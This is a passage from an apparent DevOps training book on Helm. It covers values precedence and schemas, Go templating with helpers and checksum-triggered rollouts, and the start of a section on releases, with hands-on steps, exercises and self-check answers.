    "replicaCount": { "type": "integer", "minimum": 1, "maximum": 20 },
    "image": {
      "type": "object",
      "required": ["repository"],
      "properties": {
        "repository": { "type": "string", "minLength": 1 },
        "tag": { "type": "string" },
        "pullPolicy": { "enum": ["Always", "IfNotPresent", "Never"] }
      }
    },
    "service": {
      "type": "object",
      "properties": {
        "port": { "type": "integer", "minimum": 1, "maximum": 65535 }
      }
    },
    "ingress": {
      "type": "object",
      "properties": { "enabled": { "type": "boolean" } }
    }
  }
}
```

Use `"additionalProperties": false` on objects where a typo should be an error (it also blocks unknown keys, so use it with care on charts with subcharts). In templates, `required "message" .Values.x` and `fail "message"` give targeted errors for rules a schema cannot ex-

press (L9.3).

What belongs in values

Put in values	Do not put in values (in Git)
Image repository and tag, replica counts, resource requests and limits	Passwords, API keys, tokens, private keys
Hostnames, feature flags, log levels	Anything unique to one person's laptop
References to Secrets by **name** (`existingSecret: shop-db`)	The secret contents themselves

Pass secrets through Kubernetes Secrets created by an external mechanism (sealed/encrypted secrets, External Secrets, a cloud secret manager) and let the chart reference them by name. Remember `helm get values` and the release Secret expose whatever you set.

6 Step-by-step guide

Prerequisites: Helm 3, and the `shop-api` chart from L9.1 (or `helm create shop-api`). `helm template` needs no cluster; the install steps use a kind cluster (`kind create cluster --name helm-lab`).

1. **Look at the chart defaults.**

   ```bash
   helm show values shop-api | head -30
   ```

   You see `replicaCount: 1`, `image.repository: nginx` and so on from the scaffold.

2. **Override with `--set` and see the effect.**

   ```bash
   helm template my-shop shop-api --set replicaCount=3 | grep -n 'replicas'
   ```

   Expected: `replicas: 3`.

3. **Create per-environment files.**

   ```yaml
   # values-dev.yaml
   replicaCount: 1
   env:
     LOG_LEVEL: debug
   ```

```yaml
# values-prod.yaml
replicaCount: 4
env:
  LOG_LEVEL: warn
resources:
  requests: { cpu: 250m, memory: 256Mi }
  limits:   { memory: 512Mi }
autoscaling:
  enabled: true
  minReplicas: 4
  maxReplicas: 10
```

```bash
helm template my-shop shop-api -f values-dev.yaml  | grep -E 'replicas|LOG_LEVEL'
helm template my-shop shop-api -f values-prod.yaml | grep -E 'replicas|LOG_LEVEL|kind:
  HorizontalPodAutoscaler'
```

(You wire `env` into the Deployment in L9.3; until then the `LOG_LEVEL` grep may show nothing.)

4. **Test precedence.**

```bash
helm template my-shop shop-api -f values-dev.yaml -f values-prod.yaml --set
  replicaCount=9 | grep replicas
```

The `--set` wins (`replicas: 9`). Swap the order of the `-f` files and re-run to see that the later file wins when you drop `--set`.

5. **Add a schema.** Save the JSON above as `shop-api/values.schema.json`, then:

```bash
helm lint shop-api --set replicaCount=0
helm template my-shop shop-api --set image.pullPolicy=Sometimes
```

Both fail with messages similar to `replicaCount: Must be greater than or equal to 1` and `image.pullPolicy: image.pullPolicy must be one of the following: "Always", "IfNotPresent", "Never"`. The exact wording differs by Helm version.

6. **Install with a values file and inspect.**

```bash
helm install my-shop shop-api -f values-dev.yaml
helm get values my-shop
helm get values my-shop --all | head -20
```

`helm get values` shows only your overrides; `--all` shows the merged result.

7. **See the `upgrade` reset trap.**

```bash
helm upgrade my-shop shop-api --set image.tag=1.27-alpine
helm get values my-shop
```

The earlier `-f values-dev.yaml` overrides are gone: `upgrade` started from chart defaults. Repeat with `-f values-dev.yaml --set image.tag=1.27-alpine`, or use `--reset-then-reuse-values`, and compare.

8. **Clean up.**

```bash
helm uninstall my-shop
kind delete cluster --name helm-lab
```

7 Real-world scenario

(Illustrative.) A Friday hotfix raised memory limits on production with `helm upgrade shop shop-api --set resources.limits.memory=1Gi` and no `-f` files. The upgrade silently reset everything else to chart defaults: 1 replica instead of 4, `LOG_LEVEL=debug`, autoscaling off. Latency climbed within minutes. The on-call engineer ran `helm history` and `helm get values`, saw the dropped overrides and ran `helm rollback`, then re-applied the change with both values files. Afterwards the team made CI the only thing that runs `helm upgrade`, always with the same `-f values.yaml -f values-prod.yaml` pair, and added a schema with `replicaCount` at least 1 plus a CI check that renders the prod values and fails if `replicas` is below 3. **Lesson:** make the full set of values explicit in files under version control, never rely on remembered flags.

8 Common mistakes and best practices

Don't

- Put real secrets in `values.yaml` or in `--set` flags in shell history.

- Rely on `--reuse-values` as your configuration management; its behaviour with changed chart defaults surprises people.
- Expect lists to merge: overriding one item replaces the whole list.
- Deep-nest values five levels down; they are painful to override.
- Let `image.tag` default to `latest`.

Do

- Keep a documented `values.yaml` with safe defaults and one small `values-<env>.yaml` per environment in Git.
- Always pass the same set of `-f` files in CI, in the same order.
- Add `values.schema.json` and run `helm lint --strict` in CI.
- Use `--set-string` for tags and IDs that look like numbers.
- Use `helm get values RELEASE --all` and `helm template` to review the effective configuration.
- Reference secrets by name and keep their contents out of the chart.

9 Tasks

- [ ] **T1 — Override three ways** *(≈30 min, beginner)*
  - **Goal:** change one setting through `--set`, a file and a second file.
  - **Steps:**
    1. Render with `--set replicaCount=3`.
    2. Render with `-f values-dev.yaml`.
    3. Render with `-f values-dev.yaml -f values-prod.yaml`.
  - **Done when:** you can show the `replicas` line for each case and say which source won.
- [ ] **T2 — Prove precedence** *(≈30 min, intermediate)*
  - **Goal:** know the order by experiment.
  - **Steps:**
    1. Set `replicaCount` to a different number in `values.yaml`, `values-dev.yaml`, `values-prod.yaml` and `--set`.
    2. Render with every combination of two or three of them and record the result.
  - **Done when:** your table matches section 4 for all combinations.
- [ ] **T3 — Environment files** *(≈45 min, intermediate)*
  - **Goal:** model dev, stage and prod.

- **Steps:**
  1. Create `values-dev.yaml`, `values-stage.yaml` and `values-prod.yaml` that differ in replicas, log level, resources and ingress host.
  2. Use `diff` to show they differ only in values.
- **Done when:** `helm template` renders all three environments cleanly and the diffs are under ~15 lines each.

☐ **T4 — Schema guard rails** *(≈45 min, intermediate)*

- **Goal:** make bad input fail early.
- **Steps:**
  1. Add `values.schema.json` with required `image.repository`, integer `replicaCount` (1-20) and a `pullPolicy` enum.
  2. Trigger each violation with `helm lint` or `helm template`.
  3. Add a `required` call in a template for `ingress.host` when `ingress.enabled` is true and prove it fails when empty.
- **Done when:** each violation produces a clear error and a valid configuration passes.

☐ **T5 — Break it: the upgrade reset** *(≈45 min, advanced; kind)*

- **Goal:** reproduce and prevent the value-reset trap.
- **Steps:**
  1. Install with `-f values-prod.yaml`, then run `helm upgrade` with only `--set image.tag=...`.
  2. Show with `helm get values` which overrides were lost.
  3. Fix it three ways: re-pass the files, `--reuse-values`, and `--reset-then-reuse-values`. Note when they differ.
- **Done when:** you can explain each option in a sentence and recommend one for CI.

☐ **T6 — Prove it: explain a values file** *(≈30 min, advanced)*

- **Goal:** review a values change like a senior engineer.
- **Steps:**
  1. Pick `helm show values` of a public chart of your choice and a plausible override file for production.
  2. Without notes, explain which keys you change, why, which are secrets that should be references, and how you validate them.
- **Done when:** a teammate can reproduce your override file and the `helm template` output matches what you described.

10 Self-check questions

1. List the sources of values from lowest to highest precedence.
2. Why can `helm upgrade --set x=y` unexpectedly change other settings?
3. How are lists treated when two values files both set the same list?
4. What does `values.schema.json` give you that `helm template` alone does not?
5. Why use `--set-string` for an image tag like `1234`?

ANSWERS

1. Subchart defaults, parent chart `values.yaml`, `-f` files in the order given (later wins), then `--set` / `--set-string` / `--set-file` / `--set-json`.
2. `upgrade` rebuilds values from chart defaults plus the flags you pass in this command; overrides from the previous release are dropped unless you pass them again or use `--reuse-values` / `--reset-then-reuse-values`.
3. The whole list is replaced by the later source; lists are not merged item by item.
4. It validates types, ranges, enums and required keys on every install, upgrade, lint and template, so wrong values fail before reaching the cluster.
5. `--set` converts `1234` to a number, which may render without quotes or lose formatting; `--set-string` keeps it a string.

11 Further reading

- Helm documentation: *Values Files*, *Using Helm* (the `--set` rules and `helm upgrade` flags) and *Chart Best Practices* → *Values*.
- JSON Schema documentation (json-schema.org), draft-07.
- *Learning Helm* by Butcher, Farina and Dolitsky — chapters on values.
- See also: ConfigMaps §8.6, Charts §9.1 and Variables and Outputs in Terraform §7.2 for the same idea in another tool.

LAB NOTES What I ran, what I saw, what it means

9.3 Templates

Topic 3 of 6 | ~5 hours | Difficulty: Intermediate

1 What it is

A Helm **template** is a Kubernetes YAML file with holes in it. The holes are written in the **Go template language** (the `text/template` package from Go, extended with the Sprig function library) between double curly braces, for example `{{ .Values.image.tag }}`. When you run `helm install` or `helm template`, Helm fills the holes using your values and chart metadata, producing plain Kubernetes YAML.

Templates can do more than substitute: they can make parts of a file **conditional** (`if`), **repeat** blocks (`range`), define reusable snippets called **named templates** or **helpers** (`define` in `_helpers.tpl`, used with `include`), and even render a string stored in a value as a template (`tpl`). The art of chart writing is using just enough of this to be flexible without producing templates nobody can read.

2 Why it matters in DevOps

- **Most chart bugs are template bugs:** wrong indentation, a missing quote, a value that is `nil`, an `if` that drops a whole object. The skill is knowing how to render, diff and debug templates locally.
- **Rollouts depend on small details.** Without a checksum annotation, changing a ConfigMap does not restart pods, so the "deployed" change is not actually live.
- **Reuse prevents drift.** Labels and selectors must match exactly across a Deployment, Service and HPA; a helper guarantees they do.
- **Security and policy.** Templates are where you enforce safe defaults (non-root, resource limits, no `latest` tag) for every team using the chart (Pods §8.2).

3 Real-world system example

The scaffold and the big community charts. `helm create` produces a chart whose `_helpers.tpl` defines `shop-api.name`, `shop-api.fullname`, `shop-api.labels`, `shop-api.selectorLabels` and `shop-api.serviceAccountName`, and whose Deployment uses `{{- include "shop-api.labels" . | nindent 4 }}`. This is the same convention used by most public charts, such as those in the prometheus-community and Argo projects, so once you can read one you can read the others. Library charts (type `library`) go further: organisations publish a single chart that only provides helpers for labels, probes and security context so that every service chart renders consistent objects. **Argo CD** and **Flux** both run the same Helm rendering engine against your chart and values, which is why `helm template` locally is a faithful preview of what GitOps will apply (GitOps §17.2).

4 Diagram

From chart to applied objects, and where each tool fits:




Figure 9.3-1

How a template with a helper and a conditional resolves:




Figure 9.3-2

5 How it works

The objects available in every template

Object	Contains	Example
`.Values`	merged values	`.Values.image.repository`
`.Release`	`.Name`, `.Namespace`, `.Revision`, `.IsInstall`, `.IsUpgrade`, `.Service`	`{{ .Release.Name }}`
`.Chart`	contents of `Chart.yaml`	`.Chart.Name`, `.Chart.Version`, `.Chart.AppVersion`
`.Capabilities`	cluster version and API versions	`.Capabilities.APIVersions.Has "autoscaling/v2"`

Object	Contains	Example
`.Template`	current template info	`.Template.BasePath`, `.Template.Name`
`.Files`	non-template files in the chart	`.Files.Get "config/app.conf"`

Syntax you will use daily

```yaml
# pipelines: value | function | function
image: "{{ .Values.image.repository }}:{{ .Values.image.tag | default .Chart.AppVersion
  }}"

# quoting and required values
host: {{ required "ingress.host is required when ingress is enabled" .Values.ingress.host
  | quote }}

# conditionals - the whole block disappears when false
{{- if .Values.autoscaling.enabled }}
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
...
{{- end }}

# loops - map: range $key, $value
env:
  {{- range $name, $value := .Values.env }}
  - name: {{ $name }}
    value: {{ $value | quote }}
  {{- end }}

# loops - list
hosts:
  {{- range .Values.ingress.hosts }}
  - {{ . | quote }}
  {{- end }}

# dump a nested structure as YAML with the right indentation
resources:
  {{- toYaml .Values.resources | nindent 2 }}

# with: changes the dot ( . ) to the value; use $ to reach the root
{{- with .Values.nodeSelector }}
nodeSelector:
  {{- toYaml . | nindent 2 }}
{{- end }}
```

Whitespace control: `{{-` trims whitespace (including the newline) before the tag, `-}}` trims after. Most formatting bugs are a missing or extra `-`. **Indentation:** `nindent N` adds a newline then indents every line by N spaces; `indent N` does not add the newline. Use `toYaml`

`... | nindent N` for maps and lists.

Useful functions: `default`, `required`, `quote`, `squote`, `upper`, `lower`, `trunc 63`, `trimSuffix "-"`, `replace`, `printf`, `toYaml`, `toJson`, `b64enc`, `sha256sum`, `include`, `tpl`, `lookup` (read live cluster objects; returns empty during `helm template`), `fail`, `hasKey`, `dict`, `list`, `ternary`, `semverCompare`.

Named templates and helpers

Files starting with `_` produce no output; they only define named templates:

```yaml
{{/* templates/_helpers.tpl */}}
{{- define "shop-api.fullname" -}}
{{- printf "%s-%s" .Release.Name .Chart.Name | trunc 63 | trimSuffix "-" -}}
{{- end }}

{{- define "shop-api.selectorLabels" -}}
app.kubernetes.io/name: {{ .Chart.Name }}
app.kubernetes.io/instance: {{ .Release.Name }}
{{- end }}

{{- define "shop-api.labels" -}}
{{ include "shop-api.selectorLabels" . }}
app.kubernetes.io/version: {{ .Chart.AppVersion | quote }}
app.kubernetes.io/managed-by: {{ .Release.Service }}
helm.sh/chart: {{ printf "%s-%s" .Chart.Name .Chart.Version }}
{{- end }}
```

Use them with `include`, not `template`, because `include` returns a string you can pipe:

```yaml
metadata:
  name: {{ include "shop-api.fullname" . }}
  labels:
    {{- include "shop-api.labels" . | nindent 4 }}
```

Named templates are global across the chart *and its subcharts*, so prefix names with the chart name (`shop-api.`) to avoid collisions.

`tpl`: templates inside values

By default a value like `{{ .Release.Name }}` written in `values.yaml` stays literal. `tpl` renders a string as a template:

```yaml
# values.yaml
config:
  apiUrl: "http://{{ .Release.Name }}-api.{{ .Release.Namespace }}.svc.cluster.local"
```

```yaml
# templates/configmap.yaml
data:
  API_URL: {{ tpl .Values.config.apiUrl . | quote }}
```

Use it sparingly; it makes values harder to reason about and opens the door to confusing escaping.

Rolling pods when config changes

A ConfigMap change does not alter the pod template, so Kubernetes does not roll the Deployment. Add a checksum annotation so it does:

```yaml
spec:
  template:
    metadata:
      annotations:
        checksum/config: {{ include (print $.Template.BasePath "/configmap.yaml") . |
  sha256sum }}
```

Debugging templates

Command	Use
`helm lint CHART --strict`	Fast syntax and structure checks.
`helm template REL CHART --debug`	Render and show where a failure occurs.
`helm template REL CHART --show-only templates/deployment.yaml`	Render one file.
`helm template REL CHART -s templates/hpa.yaml --set autoscaling.enabled=true`	Test a conditional branch.
`helm install REL CHART --dry-run=server`	Render and have the API server validate (needs a cluster). `--dry-run=client` renders only (Helm 3.13+).

Command	Use
`helm get manifest REL`	See exactly what a release applied.
`kubectl diff -f -`	Compare rendered output with the live cluster: `helm template ... | kubectl diff -f -`.

6 Step-by-step guide

Prerequisites: Helm 3 and the `shop-api` chart. `helm template` is enough for most steps; steps 7-8 use a kind cluster. We will replace parts of the scaffold with our own simplified templates so every line is understood.

1. **Start a clean chart.**

```bash
helm create shop-api && cd shop-api
rm -rf templates/tests
rm -f templates/*.yaml templates/NOTES.txt        # we write our own; keep
  _helpers.tpl for now
```

   The scaffold templates reference values we are about to remove (`serviceAccount`, `ingress.hosts`...), so we delete them rather than leave them to fail.

2. **Replace** `templates/_helpers.tpl` entirely with the three `define` blocks from section 5 (plus `shop-api.name`):

```yaml
{{- define "shop-api.name" -}}
{{- .Chart.Name | trunc 63 | trimSuffix "-" -}}
{{- end }}
```

3. **Replace** `values.yaml` with:

```yaml
replicaCount: 2
image:
  repository: nginx
  tag: ""
service:
  port: 80
  targetPort: 80
env:
  LOG_LEVEL: info
  NODE_ENV: production
ingress:
  enabled: false
```

```
  className: nginx
  host: shop.example.com
resources:
  requests: { cpu: 50m, memory: 64Mi }
  limits: { memory: 128Mi }
autoscaling:
  enabled: false
  minReplicas: 2
  maxReplicas: 5
  cpu: 70
```

4. **Write the ConfigMap** `templates/configmap.yaml`:

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: {{ include "shop-api.fullname" . }}
  labels:
    {{- include "shop-api.labels" . | nindent 4 }}
data:
  {{- range $name, $value := .Values.env }}
  {{ $name }}: {{ $value | quote }}
  {{- end }}
```

5. **Write the Deployment** `templates/deployment.yaml`:

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ include "shop-api.fullname" . }}
  labels:
    {{- include "shop-api.labels" . | nindent 4 }}
spec:
  {{- if not .Values.autoscaling.enabled }}
  replicas: {{ .Values.replicaCount }}
  {{- end }}
  selector:
    matchLabels:
      {{- include "shop-api.selectorLabels" . | nindent 6 }}
  template:
    metadata:
      labels:
        {{- include "shop-api.selectorLabels" . | nindent 8 }}
      annotations:
        checksum/config: {{ include (print $.Template.BasePath "/configmap.yaml") . |
  sha256sum }}
    spec:
      containers:
```

```
        - name: {{ .Chart.Name }}
          image: "{{ .Values.image.repository }}:{{ .Values.image.tag | default
  .Chart.AppVersion }}"
          ports:
            - name: http
              containerPort: {{ .Values.service.targetPort }}
          envFrom:
            - configMapRef:
                name: {{ include "shop-api.fullname" . }}
          resources:
            {{- toYaml .Values.resources | nindent 12 }}
```

Set `appVersion: "1.27"` in `Chart.yaml` so the default tag `nginx:1.27` exists.

6. **Write the Service, a conditional Ingress and a conditional HPA.**
   `templates/service.yaml`:

```yaml
apiVersion: v1
kind: Service
metadata:
  name: {{ include "shop-api.fullname" . }}
  labels:
    {{- include "shop-api.labels" . | nindent 4 }}
spec:
  selector:
    {{- include "shop-api.selectorLabels" . | nindent 4 }}
  ports:
    - port: {{ .Values.service.port }}
      targetPort: http
```

`templates/ingress.yaml`:

```yaml
{{- if .Values.ingress.enabled }}
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: {{ include "shop-api.fullname" . }}
spec:
  ingressClassName: {{ .Values.ingress.className }}
  rules:
    - host: {{ required "ingress.host is required" .Values.ingress.host | quote }}
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: {{ include "shop-api.fullname" . }}
```

```
                port:
                  number: {{ .Values.service.port }}
{{- end }}
```

`templates/hpa.yaml`:

```yaml
{{- if .Values.autoscaling.enabled }}
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: {{ include "shop-api.fullname" . }}
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: {{ include "shop-api.fullname" . }}
  minReplicas: {{ .Values.autoscaling.minReplicas }}
  maxReplicas: {{ .Values.autoscaling.maxReplicas }}
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: {{ .Values.autoscaling.cpu }}
{{- end }}
```

7. **Render each branch.**

```bash
cd ..
helm lint shop-api --strict
helm template shop shop-api | grep '^kind:'                                  #
  ConfigMap, Deployment, Service
helm template shop shop-api --set ingress.enabled=true | grep '^kind:'       # +
  Ingress
helm template shop shop-api --set autoscaling.enabled=true | grep -E '^kind:|replicas'
  # + HPA, no replicas line
helm template shop shop-api --set ingress.enabled=true --set ingress.host= 2>&1 | tail
  -3
```

The last command fails with `ingress.host is required`. The output of the third shows the HPA and no `replicas:` in the Deployment, which is correct: the HPA owns the replica count.

8. **Install and prove the checksum rollout.**

```bash
kind create cluster --name helm-lab
helm install shop shop-api && kubectl rollout status deploy/shop-shop-api
kubectl get pods -l app.kubernetes.io/instance=shop
helm upgrade shop shop-api --set env.LOG_LEVEL=debug
kubectl get pods -l app.kubernetes.io/instance=shop     # new pod names - the config
  change rolled the pods
```

   Now remove the `checksum/config` annotation and upgrade once (the pods roll because the template changed), then upgrade again with another `LOG_LEVEL` and notice the pods are **not** replaced. (Pods here read config at start; that is why a restart is needed.)

9. **Clean up.**

```bash
helm uninstall shop && kind delete cluster --name helm-lab
```

7 Real-world scenario

(Illustrative.) A chart's Service selected pods with `app: shop-api` while the Deployment labelled them with `app.kubernetes.io/name`, because two engineers had edited the two files by hand. After an upgrade the Service had no endpoints, health checks failed and the load balancer returned 503s. `kubectl get endpoints` showed `<none>`. The fix was a shared `selectorLabels` helper used by Deployment, Service and HPA, plus a CI step that renders the chart and runs `kubeconform` and a small script asserting the Service selector matches the pod template labels. **Lesson:** anything that must be identical in two places belongs in one named template.

8 Common mistakes and best practices

Don't

- Forget `nindent` after `toYaml`, or count indentation by eye; use `nindent` and verify with `helm template`.
- Use `template` when you need to pipe the result; use `include`.
- Reference `.Values.a.b.c` when `a` may be absent, without `default` or `with`: it fails with "nil pointer evaluating".
- Inside `range` or `with`, use `.Values` (the dot has changed); use `$.Values` for root.
- Put secrets in ConfigMaps or print them in `NOTES.txt`.

- Build giant templates with deep logic; if it needs a flowchart, make a helper or simplify the values.

Do

- Define labels and names once in `_helpers.tpl`, prefixed with the chart name.
- Use `required` for values that have no sensible default, with a message that says how to fix it.
- Add a checksum annotation for ConfigMaps and Secrets that pods read at startup.
- Pin `apiVersion` correctly (`networking.k8s.io/v1` for Ingress, `autoscaling/v2` for HPA), or gate on `.Capabilities`.
- Render every conditional branch in CI (`helm template` with several values files) and validate with `kubeconform`.
- Use `{{- /* comment */ -}}` for template comments; they do not reach the output.

9 Tasks

- [ ] **T1 — Build the helpers and a Deployment** *(≈60 min, beginner)*
  - **Goal:** replace hard-coded names and labels with helpers.
  - **Steps:**
    1. Follow steps 1-5.
    2. Render with `helm template shop shop-api` and check the labels on the Deployment and pod template.
  - **Done when:** the rendered Deployment and Service use identical selector labels from one helper.
- [ ] **T2 — Conditionals** *(≈45 min, beginner)*
  - **Goal:** create objects only when asked.
  - **Steps:**
    1. Add the Ingress and HPA templates (step 6).
    2. Render with each flag on and off and list the kinds.
  - **Done when:** `ingress.enabled=false` renders no Ingress, `autoscaling.enabled=true` renders an HPA and removes `replicas`.
- [ ] **T3 — Loops** *(≈45 min, intermediate)*
  - **Goal:** generate repeated blocks from values.
  - **Steps:**

1. Change `ingress.host` to a list `ingress.hosts` and render one rule per host with `range`.
2. Add `extraEnv` (a list of `name`/`value` objects) rendered into the container with `toYaml`.

- **Done when:** two hosts produce two rules and `extraEnv` appears in the container spec with correct indentation.

- [ ] **T4 — Break it: indentation and nil errors** *(≈45 min, intermediate)*
  - **Goal:** recognise common render failures.
  - **Steps:**
    1. Remove the `nindent` from the `resources` block; run `helm template` and read the error.
    2. Reference `.Values.database.host` when `database` is not defined; read the nil-pointer error, then fix with `default` or `hasKey`.
    3. Run `helm template --debug` and see how it shows the failing line.
  - **Done when:** you fixed both errors and can explain each message.
- [ ] **T5 — Config-triggered rollouts** *(≈45 min, advanced; kind)*
  - **Goal:** prove the checksum pattern.
  - **Steps:**
    1. Do step 8 with and without the annotation.
    2. Compare `kubectl get pods` before and after each upgrade.
  - **Done when:** pods are replaced only when the annotation is present, and you can explain why.
- [ ] **T6 — Prove it: add a feature from memory** *(≈60 min, advanced)*
  - **Goal:** extend a chart safely without the guide.
  - **Steps:**
    1. Add an optional `PodDisruptionBudget` template controlled by `podDisruptionBudget.enabled` and `minAvailable`, using the shared helpers.
    2. Add schema rules, render both branches, run `helm lint --strict`, and `kubectl apply --dry-run=server` against kind.
    3. Explain each directive you used.
  - **Done when:** the PDB renders only when enabled, validates on the API server and you can explain `include`, `nindent` and `required` aloud.

10 Self-check questions

1. What is the difference between `include` and `template`?
2. Why do you need `$` inside a `range` block?
3. What does `{{- ... -}}` do?
4. Why add a `checksum/config` annotation to a Deployment?
5. When would you use `tpl`, and what is its downside?

ANSWERS

1. `template` writes the named template's output directly and cannot be piped; `include` returns the output as a string so you can pipe it into `nindent`, `sha256sum` and so on.
2. Inside `range` and `with`, `.` becomes the current item, so `$` (the root context) is how you still reach `.Values`, `.Release` and helper arguments.
3. It trims whitespace including newlines on the left (`{{-`) and right (`-}}`), so control tags do not leave blank lines or break indentation.
4. Pods do not restart when a ConfigMap they mounted or read at startup changes; the checksum changes the pod template, which triggers a rolling update.
5. To render a string from values (for example a URL containing the release name) as a template. The downside is harder-to-read values, escaping surprises and hidden dependencies on the template context.

11 Further reading

- Helm documentation: *Chart Template Developer's Guide*, *Template Functions and Pipelines*, *Named Templates* and *Debugging Templates*.
- Go `text/template` package documentation and the Sprig function reference.
- Kubeconform (validate rendered manifests) and `helm-unittest` plugin documentation.
- See also: Services §8.4, Ingress §8.5, Horizontal Pod Autoscaling §8.16 and Values §9.2.

LAB NOTES What I ran, what I saw, what it means

9.4 Releases

Topic 4 of 6 | ~5 hours | Difficulty: Intermediate

1 What it is

A **release** is one installed instance of a chart in a cluster, with a name and a numbered history. `helm install shop ./shop-api` creates release `shop` at **revision 1**. Each `helm upgrade` creates the next revision, `helm rollback` creates a new revision that copies an older one, and `helm uninstall` removes the release. Helm 3 stores every revision as a Secret in the release's namespace (`sh.helm.release.v1.shop.v3`), containing the chart, the merged values and the rendered manifest. That record is what makes upgrades, diffs and rollbacks possible.

Releases are scoped to a **namespace**: you can have a release called `shop` in `dev` and another in `prod` (Namespaces §8.8). Around the lifecycle there are two safety features: **hooks** (Jobs and other objects run at specific points, such as a database migration before an upgrade) and flags like `--atomic` and `--wait` that make Helm verify the rollout and undo it automatically if it fails.

2 Why it matters in DevOps

- **Releases are your deployment unit.** "What is running in prod, and what changed?" is answered by `helm list` and `helm history`.
- **Rollback in seconds.** A bad deploy is reverted with one command, if you understand what a rollback does and does not restore (it does not roll back database data or external resources).
- **A "successful" upgrade is not a healthy one.** Without `--wait`, Helm returns as soon as the API server accepts the objects, even if the pods crash-loop. CI that treats that as success ships broken releases.
- **Stuck releases.** A failed upgrade can leave a release in `pending-upgrade` or `failed`, blocking the next one. Operators must know how to recover.
- **Migrations and one-off tasks** need hooks to run in the right order (Database Migrations §5.9).

3 Real-world system example

Helm-driven deployments in CI/CD and GitOps. Many teams run `helm upgrade --install --atomic --wait --timeout 5m` from a pipeline (`upgrade --install` makes the same command work for the first and later deploys). GitOps controllers do the same underneath: Argo CD renders charts and applies them with its own sync logic, while Flux's **helm-controller** runs Helm install/upgrade/rollback actions from a `HelmRelease` object and supports automatic remediation (retries and rollback on failure), which maps directly to `--atomic`. Public community charts ship Helm **test hooks** (`helm.sh/hook: test`) so `helm test` can smoke-test a deployed release. The cert-manager and Argo CD charts use hooks and CRD handling carefully because CRDs and hooks have special lifecycle rules in Helm.

4 Diagram

Release lifecycle and revisions:

